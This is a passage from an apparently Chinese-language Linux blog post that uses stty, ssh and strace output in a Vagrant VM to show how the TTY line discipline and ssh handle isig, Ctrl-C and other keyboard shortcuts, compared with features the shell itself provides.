-isig -icanon iexten -echo echoe -echok -echonl -noflsh -xcase -tostop -echoprnt echoctl echoke -flusho -extproc
vagrant@vagrant:~$ stty --file /dev/pts/0 -a
speed 9600 baud; rows 25; columns 187; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = M-^?; eol2 = M-^?; swtch = <undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W; lnext = ^V; discard = ^O;
min = 1; time = 0;
-parenb -parodd -cmspar cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint ignpar -parmrk -inpck -istrip -inlcr -igncr -icrnl ixon -ixoff -iuclic ixany imaxbel iutf8
-opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
-isig -icanon -iexten -echo -echoe -echok -echonl -noflsh -xcase -tostop -echoprnt echoctl echoke -flusho -extproc
vagrant@vagrant:~$
```

---

```
vagrant@vagrant:~$ tty
/dev/pts/0
vagrant@vagrant:~$ ssh vagrant@127.0.0.1
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 19 Oct 2021 06:23:56 AM UTC

System load:   0.24           Processes:            125
Usage of /:    12.3% of 61.31GB Users logged in:      1
Memory usage: 26%           IPv4 address for docker0: 172.17.0.1
Swap usage:   0%             IPv4 address for eth0:  10.0.2.15

This system is built by the Bento project by Chef Software
More information can be found at https://github.com/chef/bento
Last login: Tue Oct 19 06:23:15 2021 from 10.0.2.2
vagrant@vagrant:~$
```

这个图中，我们用上面的 shell 来查看下面的 shell TTY 配置。可以看到第一次查看是 ssh 登录之前 isig 是开启状态。第二次查看是在执行 ssh 登录之后，isig 变成关闭状态了。如果 ssh 退出，isig 又会变成开启的状态。

## 验证2

从反面证明一下，假如说我们在 ssh 登录之前，强行将 ssh 所在的 TTY 开启 isig，那么按下 Ctrl-C，将会结束 ssh 进程本身，而不是 ssh 内部运行的程序。


因为我这里使用的 ssh 登录本机，所以为了区分是在当前的本地 shell 还是在 ssh 中，我修改了本地 shell 的命令行提示符。

```
vagrant@vagrant:~$ export PS1="local shell -> "
local shell -> tty
/dev/pts/0
local shell -> ssh vagrant@127.0.0.1
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 19 Oct 2021 06:32:39 AM UTC

System load:   0.0           Processes:            125
Usage of /:    12.3% of 61.31GB Users logged in:      1
Memory usage: 26%           IPv4 address for docker0: 172.17.0.1
Swap usage:   0%             IPv4 address for eth0:  10.0.2.15

This system is built by the Bento project by Chef Software
More information can be found at https://github.com/chef/bento
Last login: Tue Oct 19 06:31:09 2021 from 127.0.0.1
vagrant@vagrant:~$ sleep 9999
local shell ->  back to local shell!
```

这个图片是在 ssh 登录之后，在另一个 shell 中运行 stty --file /dev/pts/0 isig 对 ssh 所在的 shell 开启 isig。然后在 ssh（当前的前台程序是 sleep 9999）按下 Ctrl+C。这时候 ssh 直接退出了，我们回到了 local shell，而不是结束 ssh 中的 sleep。

## 验证3

我们可以直接使用 strace 程序去跟踪 ssh 的系统调用。

```
strace -o strace.log ssh vagrant@127.0.0.1
```

可以看到在 ssh 启动的时候，会有一行：

```
ioctl(0, SNDCTL_TMR_STOP or TCSETSW, {B9600 -opost -isig -icanon -echo ...}) = 0
```

是将 TTY 的设置改成了 `-isig`，以及一些其他的设置。

然后在 ssh 退出的时候，会有一行：

```
ioctl(0, SNDCTL_TMR_STOP or TCSETSW, {B9600 opost isig icanon echo ...}) = 0
```

将设置修改回去。

```
vagrant@vagrant:~$ strace -o strace.log ssh vagrant@127.0.0.1
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 19 Oct 2021 06:41:09 AM UTC

System load:  0.0          Processes:           124
Usage of /:   12.3% of 61.31GB Users logged in:          1
Memory usage: 26%         IPv4 address for docker0: 172.17.0.1
Swap usage:   0%          IPv4 address for eth0:   10.0.2.15

This system is built by the Bento project by Chef Software
More information can be found at https://github.com/chef/bento
Last login: Tue Oct 19 06:32:39 2021 from 127.0.0.1
vagrant@vagrant:~$ logout
Connection to 127.0.0.1 closed.
vagrant@vagrant:~$ grep TCSETSW strace.log
ioctl(0, SNDCTL_TMR_STOP or TCSETSW, {B9600 -opost -isig -icanon -echo ...}) = 0
ioctl(0, SNDCTL_TMR_STOP or TCSETSW, {B9600 opost isig icanon echo ...}) = 0
vagrant@vagrant:~$
```

那么回到第一个问题，怎么证明哪些快捷键是 TTY 提供的，哪些是 shell 提供的呢？

这就更简单了，其实 `stty -a` 已经将所有 `stty` 的配置打印出来了：

```
1  stty -a
2  speed 9600 baud; rows 52; columns 187; line = 0;
3  intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = M-^?; eol2 = M-^?; swtch = <undef>; start = ^Q; :
4  min = 1; time = 0;
5  -parenb -parodd -cmspar cs8 -hupcl -cstopb cread -clocal -crtscts
6  -ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl ixon -ixoff -iuc lc ixany imaxbel iutf8
7  opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
8  isig icanon iexten echo echoe -echok -echonl -noflsh -xcase -tostop -echoprnt echoctl echoke -flusho -extproc
```

在 `raw mode` 下，甚至回车键就是 `newline`，不会给你将光标移动到行首。

```
vagrant@vagrant:~$ stty raw
vagrant@vagrant:~$
vagrant@vagrant:~$
vagrant@vagrant:~$
```

如果取消 `Ctrl+W`，这个功能自然就没了。打一个 `Ctrl+W` 就真的是 `^W`。

```
vagrant@vagrant:~$ stty werase '^-'
vagrant@vagrant:~$ aasdf^W
```

那么 shell 的那些快捷方式呢（比如 Ctrl+E）？我们可以用 sh 程序来验证它们是 shell 提供的功能，而不是 TTY 提供的功能。sh 是一个非常傻的程序，并不会解释 Ctrl+A 或者 上键这些功能。按下左箭头会出现 ^[[D，按下 Ctrl+A 就会出现 ^A（感觉这些字符之前很多人都会见过，当 shell 卡了的时候，按下箭头就会把这些 raw 字符打在屏幕上）。但是，在正常的 TTY 下（cooked TTY, 可以使用 reset 命令复原之前被我们玩坏的 TTY），Ctrl+W 这个功能在 sh 下依然是可以使用的。

```
vagrant@vagrant:~$ sh
$ asdf^[[D^A
```

参考链接的汇总：

- 1. [The TTY demystified](#) TTY 还和 sessions, jobs, flow control, 拥塞控制，signal 有关，本文在介绍这些的时候多少有些省略，如果想了解详细的内容可以阅读这个链接
- 2. [Linux terminals, tty,pty and shell](#) 这篇文章是一个对 shell，terminal，TTY 大体的介绍。其中，[这个评论](#)非常精彩。我几乎将其完全翻译到本文中了
- 3. [Run interactive Bash with popen and a dedicated TTY Python](#) 这是在 Python 中如何使用 PTY 的一个例子
- 4. [Reverse Shell Cheat Sheet](#) 各个语言打开 reverse shell 的方法
- 5. *The Linux Programming Interface* 书中，第 64 章 PSEUDOTERMinals, 第 62 章 TERMINALS.
- 6. [Terminal emulator](#)

Categories: [Linux](#)

Tags: [line discipline](#), [linux](#), [pty](#), [shell](#), [SSH](#), [stty](#), [Terminal](#), [tty](#), [Unix](#), [unix history](#)

